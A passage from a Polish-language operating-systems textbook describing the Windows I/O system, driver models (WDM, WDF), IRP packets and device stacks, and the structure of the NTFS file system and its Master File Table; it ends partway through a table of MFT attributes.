Windowsowy system wejścia-wyjścia składa się z usług plug and play, menedżera zasilania, menedżera wejścia-wyjścia oraz modelu sterowników urządzeń. Technologia plug and play odpowiada za wykrywanie zmian w konfiguracji sprzętowej, konstruowanie lub odnajdywanie niezbędnych stosów urządzeń oraz wymuszanie ładowania lub usuwania właściwych sterowników. Menedżer zasilania tak zmienia stan wykorzystania energii przez urządzenia wejścia-wyjścia, aby ograniczyć zużycie energii przez system, kiedy tylko poszczególne urządzenie nie są wykorzystywane. Menedżer wejścia-wyjścia zapewnia obsługę operacji na obiektach wejścia-wyjścia jądra oraz operacji na poziomie pakietów IRP (w tym `IoCallDrivers` i `IoCompleteRequest`). Większość rozwiązań niezbędnych do obsługi operacji wejścia-wyjścia systemu Windows jest jednak implementowana w ramach samych sterowników urządzeń.

Sterowniki urządzeń

Aby zagwarantować prawidłową współpracę sterowników urządzeń z pozostałymi elementami systemu Windows, firma Microsoft zdefiniowała model **WDM** (od ang. *Windows Driver Model*), z którym powinny być zgodne sterowniki urządzeń dla tego systemu. Pakiet programistyczny **WDK** (tzw. *Windows Driver Kit*) zawiera dokumentację i przykłady, które mają ułatwić programistom tworzenie sterowników zgodnych z WDM. Prace nad większością sterowników systemu Windows rozpoczynają się od skopiowania przykładowego sterownika i jego stopniowego modyfikowania.

Firma Microsoft opracowała też *weryfikator sterowników*, który sprawdza wiele różnych działań podejmowanych przez sterowniki pod kątem zgodności ich struktur danych, protokołów żądań wejścia-wyjścia, zarządzania pamięcią itp. z wymogami modelu WDM. Weryfikator jest instalowany wraz z systemem — administratorzy mogą z niego korzystać po uruchomieniu programu *Verifier.exe*, który umożliwia wskazanie sterowników do sprawdzenia i zakresu (a więc i kosztów) weryfikacji.


Mimo wszystkich tych zabiegów na rzecz wsparcia twórców sterowników i weryfikacji gotowych rozwiązań pisanie nawet prostych sterowników dla systemu Windows wciąż jest dość trudne. Firma Microsoft zdecydowała się więc opracować system opakowań nazwany **WDF** (od ang. *Windows Driver Foundation*), który działa ponad modelem WDM i upraszcza wiele typowych wymagań tego modelu (związkowych przede wszystkim ze współpracą z mechanizmami zarządzania zasilaniem i operacjami plug and play).

Aby dodatkowo uprościć pisanie sterowników (i jednocześnie podnieść niezawodność samego systemu operacyjnego), WDF dodatkowo oferuje framework **UMDF** (od ang. *User-Mode Driver Framework*) dla sterowników implementowanych w formie usług wykonywanych w procesach. Istnieje też odrębny framework **KMDF** (od ang. *Kernel-Mode Driver Framework*) dla sterowników w formie usług wykonywanych w jądrze (ale wiele mało znanych szczegółów modelu WDM jest realizowanych „automagicznie”). Ponieważ wymienione frameworki działają ponad modelem sterowników WDM, właśnie na nim skoncentrujemy się w tym podpunkcie.

W systemie Windows urządzenia są reprezentowane przez obiekty urządzeń. Obiekty urządzeń wykorzystuje się też do reprezentowania takich składników architektury sprzętowej jak magistrale, a także abstrakcje programowe, czyli systemy plików, moduły protokołów sieciowych czy rozszerzenia jądra (np. sterowniki filtrów antywirusowych). Wszystkie te elementy organizują się w ramach struktury określonej mianem stosu urządzeń (pokazanej na rysunku 11.7 we wcześniejszej części tego rozdziału).

Operacje wejścia-wyjścia są inicjowane przez menedżer wejścia-wyjścia korzystający z API *IoCallDriver* warstwy wykonawczej, które z kolei wskazuje na szczyt obiektu urządzenia i pakiet IRP reprezentujący dane żądanie wejścia-wyjścia. Procedura *IoCallDriver* odnajduje obiekt sterownika skojarzony z danym obiektem urządzenia. Typy operacji wskazywane w pakietach żądań IRP zwykle odpowiadają opisany powyżej wywołaniom systemowym menedżera wejścia-wyjścia (np. *CREATE*, *READ* i *CLOSE*).

Na rysunku 11.21 pokazano relacje występujące na pojedynczym poziomie stosu urządzeń. Dla każdej z obsługiwanych operacji sterownik musi wskazywać punkt wejścia. Procedura *IoCallDriver* otrzymuje na wejściu typ żądanej operacji z pakietu IRP, po czym wykorzystuje obiekt urządzenia na bieżącym poziomie stosu urządzeń do odnalezienia odpowiedniego obiektu sterownika i odnajduje w tablicy asocjacyjnej sterownika indeks właściwy danemu typowi operacji (aby zidentyfikować odpowiedni punkt wejścia do wspomnianego sterownika). Bezpośrednio potem następuje wywołanie sterownika — na wejściu tego wywołania przekazuje się obiekt urządzenia i pakiet IRP.




Rysunek 11.21. Pojedynczy poziom stosu urządzeń

Kiedy sterownik zakończy przetwarzanie żądania reprezentowanego przez pakiet IRP, możliwe są trzy rozwiązania. Sterownik może ponownie wywołać procedurę `IoCallDriver` i przekazać na jej wejściu dany pakiet IRP oraz następny obiekt urządzenia ze stosu urządzeń. Może zadeklarować dane żądanie wejścia-wyjścia jako zrealizowane i zwrócić sterowanie do kodu wywołującego. Może też umieścić pakiet IRP wewnętrznej kolejce i zwrócić sterowanie do kodu wywołującego (deklarując, że wspomniane żądanie wejścia-wyjścia wciąż czeka na wykonanie). Ostatni przypadek skutkuje powstaniem asynchronicznej operacji wejścia-wyjścia, pod warunkiem że wszystkie sterowniki powyżej (w ramach stosu) zgodzą się na to rozwiązanie i także zwrócią sterowanie swoim wątkom wywołującym.

Pakiety żądań wejścia-wyjścia

Na rysunku 11.22 pokazano najważniejsze pola pakietu żądań IRP. Dolną część tego pakietu stanowi dynamicznie rozszerzana tablica obejmująca pola, które mogą być wykorzystywane przez poszczególne sterowniki w roli stosu urządzeń obsługującego dane żądanie. Pola tego „stosu” dodatkowo umożliwiają sterownikowi wskazanie procedury, którą należy wywołać po zakończeniu realizacji żądania wejścia-wyjścia. Po wykonaniu operacji wejścia-wyjścia elementy stosu urządzeń są odwiedzane w odwrotnej kolejności — na kolejnych poziomach jest wywoływana procedura końca operacji skojarzona z odpowiednim sterownikiem. Na każdym poziomie sterownik może albo zdecydować o przekazaniu żądania dalej, albo uznać, że zadanie nie zostało wykonane, i pozostawić żądanie w stanie oczekiwania (wstrzymując procedurę kończenia operacji wejścia-wyjścia).

Podczas alokowania pakietu żądań IRP menedżer wejścia-wyjścia musi „wiedzieć”, jaka będzie głębokość danego stosu urządzeń, aby przydzielić temu stosowi odpowiednio duży pakiet IRP. Głębokość tego stosu jest reprezentowana przez odpowiednie pole w każdym obiekcie urządzenia (wartość tego pola jest przypisywana w trakcie konstruowania stosu urządzeń). Warto zwrócić uwagę na brak formalnej definicji tego, co ma reprezentować kolejny obiekt urządzenia w stosie. Tego rodzaju informacje są składowane w prywatnych strukturach danych należących do poprzedniego sterownika na stosie. W praktyce opisywany stos nawet nie musi mieć postaci tradycyjnej struktury stosu. W każdej warstwie sterownik może alokować nowe pakiety IRP, wykorzystywać oryginalny pakiet IRP, przekazywać operacje wejścia-wyjścia do innego stosu urządzeń lub nawet przekazywać sterowanie wątkowi roboczemu systemu, aby to on kontynuował przetwarzanie.



Rysunek 11.22. Najważniejsze pola pakietu żądań wejścia-wyjścia


Pakiet żądań IRP obejmuje flagi, kod operacji wykorzystywany w roli indeksu tablicy asocjalnej sterownika, wskaźniki do buforów (mogą wskazywać zarówno bufor jądra, jak i bufor użytkownika) oraz *listę struktur MDL* (od ang. *Memory Descriptor Lists*) opisujących strony fizyczne reprezentowane przez te bufore (na potrzeby operacji DMA). Istnieją też pola wykorzystywane do anulowania operacji oraz sygnalizowania ich zakończenia. Część pól, wykorzystywanych do kolejkowania żądań IRP na poziomie poszczególnych urządzeń, jest ponownie używana po ostatecznym zakończeniu operacji wejścia-wyjścia (w roli pamięci dla obiektu kontrolnego APC wywołującego procedurę końca operacji menedżera wejścia-wyjścia wykonywaną w kontekście oryginalnego wątku). Istnieje też pole łączne wiążące wszystkie oczekujące pakiety IRP z wątkiem, który je zainicjował.

Stosy urządzeń

W systemie Windows sterownik może samodzielnie wykonywać wszystkie swoje zadania — tak działa np. sterownik drukarki (patrz rysunek 11.23). Z drugiej strony sterowniki można też łączyć w stosy, aby żądania przechodziły przez sekwencję sterowników, z których każdy wykonuje swoją część wspólnego zadania. Dwa przykłady stosów sterowników pokazano na wspomnianym już rysunku 11.23.

Typowym zastosowaniem sterowników łączonych w stosy jest oddzielanie zarządzania magistralą od zadań związanych ze sterowaniem samym urządzeniem. Zarządzanie np. magistralą PCI jest dość skomplikowane w związku z licznymi trybami i transakcjami. Oddzielenie tych zadań od operacji właściwych samym urządzeniom zwalnia twórców sterowników z obowiązku opanowywania zasad zarządzania odpowiednią magistralą — wystarczy, że użyją w swoim stosie standardowego sterownika magistrali. Podobnie sterowniki magistral USB i SCSI obejmują część odpowiedzialną za obsługę urządzenia oraz część uniwersalną operującą na magistrali (sterowniki wchodzące w skład tej części stosu i zarządzające najbardziej popularnymi magistralami są dostarczane wraz z systemem Windows).

Innym zastosowaniem stosów sterowników jest włączanie do procesu przetwarzania żądań mechanizmów zaimplementowanych w *sterownikach filtrów*. Wspominaliśmy już o możliwych formach wykorzystywania tego rodzaju sterowników pracujących ponad systemem plików. Sterowniki filtrów wykorzystuje się także do zarządzania fizycznym sprzętem. Sterownik filtra może



Rysunek 11.23. System operacyjny Windows oferuje możliwość łączenia sterowników w stosy przystosowane do przetwarzania żądań kierowanych do określonych urządzeń.
Stosy są reprezentowane przez obiekty urządzeń

wykonywać dodatkowe działania na operacjach zarówno w czasie ich przekazywania w dół stosu urządzeń, jak i po zakończeniu operacji, kiedy sterowanie jest przekazywane w górę stosu do procedur kończących wskazanych przez kolejne sterowniki. Sterownik filtra może np. kompresować dane kierowane na dysk lub szyfrować dane wysypane za pośrednictwem sieci. Umieszczenie filtru na stanie oznacza, że ani program aplikacji, ani właściwy sterownik urządzenia nie muszą dysponować informacjami o istnieniu dodatkowego mechanizmu filtrującego stosowanego automatycznie dla wszystkich danych kierowanych do danego urządzenia (lub otrzymywanych z tego urządzenia).

Sterowniki urządzeń trybu jądra stanowią poważny problem dla niezawodności i stabilności systemu Windows. Większość awarii tego systemu wynika właśnie z błędów w sterownikach urządzeń. Ponieważ sterowniki urządzeń trybu jądra korzystają z tej samej przestrzeni adresowej co warstwa jądra i warstwa wykonawcza, błędy w tych sterownikach mogą prowadzić (w najlepszym razie) do uszkodzeń w systemowych strukturach danych. Część tych błędów wynika z ogromnej, trudnej do ogarnięcia liczby sterowników dla systemu Windows oraz z prób implementowania sterowników przez mniej doświadczonych programistów systemowych. Znaczna część błędów jest pochodną ogromnej liczby szczegółów związanych z pisaniem prawidłowych sterowników dla systemu Windows.

Model wejścia-wyjścia jest rozbudowywany i elastyczny, jednak wszystkie operacje wejścia-wyjścia mają charakter asynchroniczny, co może prowadzić do sytuacji wyścigu. Windows 2000 był pierwszym systemem z rodziny NT, do którego dodano technologię plug and play i mechanizmy zarządzania zasilaniem zaczerpnięte z systemów Win9x. Takie rozwiązanie doprowadziło do tego, że pojawiły się liczne dodatkowe wymagania stawiane sterownikom, które poczawszy od

systemu Windows 2000, musiały prawidłowo współpracować z pojawiającymi się i znikającymi urządzeniami także w trakcie przetwarzania pakietów operacji wejścia-wyjścia. Użytkownicy komputerów PC często podłączają i odłączają urządzenia, zamkijają pokrywy laptopów i ogólnie nie przejmują się małymi, wciąż świecącymi, zielonymi diodami aktywności. Pisanie sterowników przystosowanych do pracy w tak nieprzyjaznym środowisku jest sporem wyzwaniem — właśnie dlatego firma Microsoft zdecydowała się wydać system opakowań Windows Driver Foundation (WDF) upraszczający model Windows Driver Model (WDM).

Istnieje wiele książek poświęconych Windows Driver Model i nowszemu Windows Driver Foundation — [Kanetkar, 2008], [Orwick i Smith, 2007], [Reeves, 2010], [Viscarola et al., 2007], [Vostokov, 2009].

11.8. SYSTEM PLIKÓW NT SYSTEMU WINDOWS

System operacyjny Windows obsługuje wiele systemów plików, z których najważniejsze są systemy *FAT-16*, *FAT-32* oraz *NTFS* (od ang. *NT File System*). *FAT-16* to stary system plików znany jeszcze z MS-DOS-a. *FAT-16* wykorzystuje 16-bitowe adresy dyskowe, co ogranicza maksymalny rozmiar partycji do 2 GB. System plików *FAT-16* stosuje się przede wszystkim na coraz rzadziej wykorzystywanych dyskietkach. *FAT-32* wykorzystuje 32-bitowe adresy dyskowe i umożliwia obsługę partycji zajmujących nie więcej niż 2 TB. System plików *FAT-32* nie oferuje żadnych mechanizmów zapewniających bezpieczeństwo danych, zatem jest obecnie stosowany głównie na nośnikach wymiennych, np. napędach flash. *NTFS* jest systemem plików opracowanym specjalnie dla wersji NT systemu Windows. Począwszy od systemu Windows XP, właśnie *NTFS* był domyślnym systemem plików instalowanym przez większość producentów komputerów. *NTFS* znacznie poprawił bezpieczeństwo i funkcjonalność systemu Windows. System *NTFS* wykorzystuje 64-bitowe adresy dyskowe i może (przynajmniej teoretycznie) obsługiwać partycje dyskowe obejmujące maksymalnie 2^{64} bajtów (inne aspekty ograniczają jednak ten rozmiar do niższych poziomów).

W tym podrozdziale skoncentrujemy się na systemie *NTFS*, czyli współczesnym systemie plików wprowadzającym wiele interesujących rozwiązań i innowacji projektowych. *NTFS* jest wyjątkowo rozbudowanym i złożonym systemem plików — ograniczona przestrzeń co prawda uniemożliwia nam omówienie wszystkich jego elementów, jednak poniższy materiał powinien wystarczyć do zrozumienia ogólnej koncepcji przyjętej przez twórców tego systemu.

11.8.1. Podstawowe pojęcia

Poszczególne nazwy plików systemu *NTFS* mogą się składać z 255 znaków, a kompletne ścieżki nie mogą być dłuższe niż 32 767 znaków. Nazwy plików zapisuje się w formacie Unicode, dzięki czemu użytkownicy posługujący się alfabetem innym niż łaciński (a więc m.in. Grecy, Japończycy, Hinduscy, Rosjanie i Izraelczycy) mogą zapisywać nazwy w swoich rdzennych językach. Oznacza to, że np. *Φιλε* jest w pełni poprawną nazwą pliku. System *NTFS* obsługuje też nazwy z uwzględnieniem wielkości liter (nazwa *foo* nie jest więc tożsama z nazwą *Foo* ani *FOO*). Z drugiej strony interfejs programowania Win32 API nie w pełni obsługuje rozróżnianie wielkości liter w nazwach plików i w ogóle nie uwzględnia wielkości liter w przypadku nazw katalogów. Obsługa rozróżniania wielkości liter jest włączona w czasie działania podsystemu *POSIX* i ma na celu zachowanie zgodności z systemem *UNIX*. Sam podsystem Win32 nie uwzględnia wielkości liter, ale zachowuje tę wielkość, zatem nazwy plików mogą się składać z liter różnej wielkości.

Rozróżnianie wielkości liter jest czymś zupełnie naturalnym dla użytkowników systemów UNIX, ale dla pozostałych użytkowników byłoby dalece niewygodne (np. internet w obecnej formie jest niemal całkowicie pozbawiony elementów rozróżniania wielkości liter).

Plik systemu NTFS nie jest zwykłą, liniową sekwencją bajtów (jak w systemie plików FAT-32 czy systemach operacyjnych UNIX). Plik NTFS składa się raczej z wielu atrybutów, z których każdy jest reprezentowany przez strumień bajtów. W przypadku większości plików tego rodzaju strumienie są dość krótkie i reprezentują nazwy plików, 64-bitowe identyfikatory ich obiektów oraz długie (nienazwany) strumienie z właściwymi danymi. Okazuje się jednak, że plik może obejmować dwa lub większą liczbę dodatkowych (długich) strumieni danych. Każdy taki strumień ma przypisana nazwę złożoną z nazwy samego pliku, dwukropka oraz nazwy strumienia, np. foo:stream1. Każdy strumień ma określony rozmiar i może być blokowany niezależnie od pozostałych strumieni. Idea wielu strumieni składających się na jeden plik nie jest niczym nowym i nie została zaimplementowana wraz z systemem NTFS. Przykładowo system plików w komputerach Apple Macintosh wykorzystuje po dwa strumienie na plik — gałąź danych i gałąź zasobów. Decyzja o zastosowaniu wielu strumieni w systemie NTFS miała przede wszystkim na celu umożliwienie współpracy serwerów plików NT z klientami Macintosh. Dodatkowe strumienie danych wykorzystuje się także do reprezentowania metadanych opisujących pliki, np. miniatury obrazów JPEG prezentowane przez graficzny interfejs użytkownika systemu Windows. Z drugiej strony większa liczba strumieni bitów powoduje ryzyko utraty części danych przesyłanych do innych systemów plików, przesyłanych za pośrednictwem sieci czy nawet zapisywanych w pamięci zapasowej i odtwarzanych — problemem jest ignorowanie dodatkowych strumieni przez wiele narzędzi.

NTFS jest hierarchicznym systemem plików dość podobnym do systemu stosowanego w Uniksie. W systemie plików NTFS zachowano lewy ukośnik (!) w roli separatora składowych w ścieżkach (odziedziczony kiedyś przez system MS-DOS po systemie CP/M), zamiast stosowanego w systemie UNIX prawego ukośnika (/). Inaczej niż w systemie UNIX, w systemach Windows koncepcje bieżącego katalogu roboczego, czyli twardych dowiązań do katalogu bieżącego(.) i jego katalogu macierzystego(..), zaimplementowano raczej jako konwencję, a nie integralny element projektu systemu plików. Dowiązania symboliczne są co prawda obsługiwane w systemie plików NTFS, ale tylko na potrzeby podsystemu POSIX; z podobną sytuacją mamy do czynienia w przypadku uprawnień do przeszukiwania katalogów (reprezentowanych w systemie UNIX przez literę x).

W systemie plików NTFS dowiązania symboliczne nie były obsługiwane do czasu wprowadzenia systemu operacyjnego Windows Vista. Możliwość tworzenia dowiązań symbolicznych zwykle jest zastrzeżona dla administratorów, aby uniknąć zagrożeń związanych np. z podszywaniem się użytkowników (tego rodzaju zdarzenia stanowiły niemały kłopot, kiedy po raz pierwszy wprowadzono dowiązania symboliczne w systemie 4.2BSD). System Windows wykorzystuje do implementowania dowiązań symbolicznych mechanizm systemu plików NTFS nazwany *punktami przyłączania* (ang. *reparse points*), które omówimy w dalszej części tego podrozdziału. NTFS dodatkowo obsługuje kompresję, szyfrowanie, odporność na uszkodzenia, księgowanie i działania na rozproszonych plikach. Wymienione mechanizmy i ich implementacje omówimy za chwilę.

11.8.2. Implementacja systemu plików NTFS

NTFS jest wysoce skomplikowanym i wyrafinowanym systemem plików stworzonym specjalnie z myślą o systemie operacyjnym NT (jako alternatywa dla systemu plików HPFS opracowanego dla systemu OS/2). Chociaż sam system NT był projektowany na lądzie, system plików NTFS

jest o tyle specyficzny (przynajmniej w kontekście pozostałych komponentów tego systemu operacyjnego), że jego oryginalny projekt powstał na jachcie pływającym po Zatoce Puget (ang. *Puget Sound*) i był opracowywany według ścisłych reguł (z pracowitymi przedpołudniami i piwnymi popołudniami). W kolejnych podpunktach przyjrzymy się wybranym cechom systemu NTFS — zaczniemy od jego struktury, by następnie przejść do mechanizmów odnajdywania nazw plików, kompresji plików, księgowania i wreszcie szyfrowania plików.

Struktura systemu plików


Każdy wolumin NTFS (partyjca dysku) zawiera pliki, katalogi, mapy bitowe i inne struktury danych. Każdy też jest zorganizowany jako liniowa sekwencja bloków (w terminologii Microsoftu określanych mianem klastrów), których rozmiar musi być stały w ramach woluminu i mieścić się w przedziale od 512 bajtów do 64 kilobajtów (w zależności od rozmiaru woluminu). Większość dysków z systemem NTFS wykorzystuje bloki 4-kilobajtowe będące kompromisem pomiędzy wielkimi blokami (gwarantującymi efektywny transfer danych) a małymi blokami (ograniczającymi zjawisko wewnętrznej fragmentacji). W odwołaniach do bloków stosuje się przesunięcia względem początku woluminu (reprezentowane przez liczby 64-bitowe).

Najważniejszą strukturą danych każdego woluminu jest *główna tablica plików* (ang. *Master File Table — MFT*), czyli liniowa sekwencja rekordów stałej długości 1 kB. Każdy z tych rekordów opisuje jeden plik lub katalog. Rekord obejmuje atrybuty tego pliku (jak nazwa czy znaczniki czasowe) oraz listę adresów dyskowych, pod którymi dany plik jest składowany. Jeśli plik jest wyjątkowo duży, może zaistnieć konieczność użycia dwóch lub większej liczby rekordów MFT z listą bloków dyskowych — pierwszy z tych rekordów MFT jest wówczas określany mianem *rekordu bazowego* i wskazuje na pozostałe rekordy właściwe danemu plikowi. Przytoczony schemat opisu wielkich plików zaczerpnięto jeszcze z systemu CP/M, w którym wpisy katalogów określano mianem *obszarów* (ang. *extents*). Do śledzenia wolnych rekordów tablicy MFT wykorzystuje się mapę bitową.

Sama tablica MFT jest plikiem i jako taka musi być przechowywana gdzieś na danym wolumenie, co eliminuje problem błędnych sektorów na pierwszej ścieżce. Co więcej, plik tablicy MFT może w razie konieczności rosnąć aż do maksymalnego rozmiaru 2^{48} rekordów.

Strukturę tablicy MFT pokazano na rysunku 11.24. Każdy rekord tej tablicy składa się z sekwencji par nagłówków atrybutu-wartość. Każdy atrybut rozpoczyna się od nagłówka określającego rodzaj atrybutu oraz długość przypisanej mu wartości. Niektóre wartości atrybutów mają zmienną długość — tak jest np. w przypadku nazwy pliku oraz właściwych danych. Jeśli wartość atrybutu jest na tyle krótka, że mieści się w rekordzie MFT, zostaje umieszczona właśnie w tym rekordzie. Jeśli wartość atrybutu jest zbyt długa, umieszcza się ją w innym miejscu na dysku, a rekord tablicy MFT zawiera tylko wskaźnik do tego miejsca. Takie rozwiązanie oznacza, że system NTFS bardzo efektywnie operuje na małych polach, czyli takich, które mieszczą się w samym rekordzie MFT.

Jak widać na rysunku 11.24, pierwsze 16 rekordów tablicy MFT zarezerwowano dla plików metadanych systemu NTFS. Każdy z tych rekordów opisuje normalny plik z atrybutami i blokami danych (a więc strukturę analogiczną do pozostałych plików). Każdy z tych plików ma przypisaną nazwę rozpoczęającą się od symbolu dolara — w ten sposób oznacza się pliki metadanych. Pierwszy rekord opisuje sam plik tablicy MFT. W szczególności określa, gdzie znajdują się bloki tego pliku, aby umożliwić systemowi jego odnalezienie. System Windows musi oczywiście dysponować jakimś sposobem lokalizowania pierwszego bloku pliku MFT, aby na podstawie jego zawartości odnaleźć pozostałe informacje o systemie plików. System szuka pierwszego bloku



Rysunek 11.24. Główna tablica plików systemu NTFS

pliku tablicy MFT w bloku startowym (adres tego pierwszego bloku jest określany w czasie formowania danego woluminu z systemem plików NTFS).

Pierwszy rekord jest powielением początkowego fragmentu pliku MFT. Informacje zawarte w tym rekordzie są na tyle cenne, że dodatkowa kopia może mieć zasadnicze znaczenie w razie wystąpienia błędów w pierwszych blokach tablicy MFT. Drugi rekord zawiera plik dziennika. Każda zmiana strukturalna w systemie plików (polegająca np. na dodaniu nowego lub usunięciu istniejącego katalogu) jest rejestrowana w tym dzienniku jeszcze przed właściwym wykonaniem, aby zwiększyć szanse prawidłowego odtworzenia systemu w razie ewentualnej awarii (np. naglego wyłączenia systemu) w trakcie wykonywania tej operacji. W tym samym dzienniku rejestruje się także zmiany atrybutów plików. W praktyce jedynymi nierejestrowanymi zmianami są modyfikacje samych danych użytkownika. Trzeci rekord zawiera takie informacje o woluminie jak jego rozmiar, etykieta czy wersja.

Jak już wspomniano, każdy rekord tablicy MFT zawiera sekwencję par nagłówków atrybutu-wartość. Same atrybuty są definiowane w pliku *\$AttrDef*. Informacje o tym pliku przechowuje się w czwartym rekordzie tablicy MFT. Bezpośrednio po nim (w piątym rekordzie tablicy MFT) następuje katalog główny, który sam jest plikiem i może rosnąć do dowolnego rozmiaru.

Do śledzenia wolnej przestrzeni na woluminie wykorzystuje się mapę bitową. Okazuje się, że także ta mapa ma postać pliku, a jej atrybuty i adresy dyskowe są przechowywane w szóstym rekordzie tablicy MFT. Kolejny rekord tej tablicy wskazuje na plik programu ładowającego. Ósmy rekord wykorzystuje się w roli miejsca gromadzącego wszystkie błędne bloki, aby nigdy nie były przydzielane właściwym plikom. Dziewiąty rekord zawiera informacje zabezpieczające. Dziesiąty rekord służy odwzorowywaniu wielkości liter. Dla liter alfabetu łacińskiego (A – Z) takie odwzorowanie jest dość oczywiste (przynajmniej dla osób posługujących się tym alfabetem). Z drugiej strony dla osób posługujących się alfabetem łacińskim rozróżnianie wielkości liter języków greckiego, ormiańskiego czy gruzińskiego jest sporem problemem, stąd decyzja o zastosowaniu pliku z odpowiednimi odwzorowaniami. I wreszcie jedenasty rekord to katalog obejmujący najróżniejsze pliki dla takich zadań jak zarządzanie limitami dyskowymi, identyfikatorami obiektów, punktami przyłączania itp. Ostatnie cztery rekordy tablicy MFT zarezerwowano dla przyszłych zastosowań.

Każdy rekord tablicy MFT składa się z nagłówka oraz następujących po nim par nagłówek atrybutu-wartość. Nagłówek rekordu zawiera magiczną liczbę wykorzystywaną w procesie weryfikacji jego poprawności, liczbę porządkową aktualizowaną przy okazji każdego użycia tego rekordu dla nowego pliku, licznik odwołań do danego pliku, rzeczywistą liczbę bajtów zajmowanych przez ten rekord, identyfikator (indeks i liczbę porządkową) rekordu bazowego (stosowanego dla rekordów rozszerzeń) oraz kilka pól dodatkowych.

System plików NTFS definiuje trzynaście atrybutów, które mogą występować w rekordach tablicy MFT. Wszystkie trzynaście atrybutów wymieniono i krótko opisano w tabeli 11.16. Każdy nagłówek atrybutu identyfikuje sam atrybut, określa długość i położenie pola wartości oraz definiuje ustawienia rozmaitych flag i inne informacje. Wartości atrybutów zwykle następują bezpośrednio po nagłówku; jeśli jednak wartość jest na tyle długa, że nie mieści się w danym rekordzie MFT, może trafić do odrębnych bloków dyskowych. Tego rodzaju atrybuty określa się mianem *atrybutów nierezidentnych* (ang. *nonresident attributes*). Naturalnym kandydatem na taki atrybut jest atrybut danych. Niektóre atrybuty, np. nazwa pliku, mogą się powtarzać, jednak ich porządek w ramach rekordu tablicy MFT musi być stały. Nagłówki atrybutów rezydentnych zajmują po 24 bajty; nagłówki atrybutów nierezidentnych są dłuższe, ponieważ muszą zawierać informacje o miejscu składowania swoich wartości na dysku.

Tabela 11.16. Atrybuty umieszczane w rekordach tablicy MFT

Atrybut	Opis
Informacje standardowe	Bity flag, znaczniki czasowe itp.
Nazwa pliku	Nazwa pliku w formacie Unicode; może się powtarzać (w przypadku nazwy pliku MS-DOS-a)
Deskryptor bezpieczeństwa	Atrybut przestarzały. Informacje o bezpieczeństwie przechowuje się teraz w pliku \$Extend\$Secure
Lista atrybutów	Położenie ewentualnych dodatkowych rekordów tablicy MFT
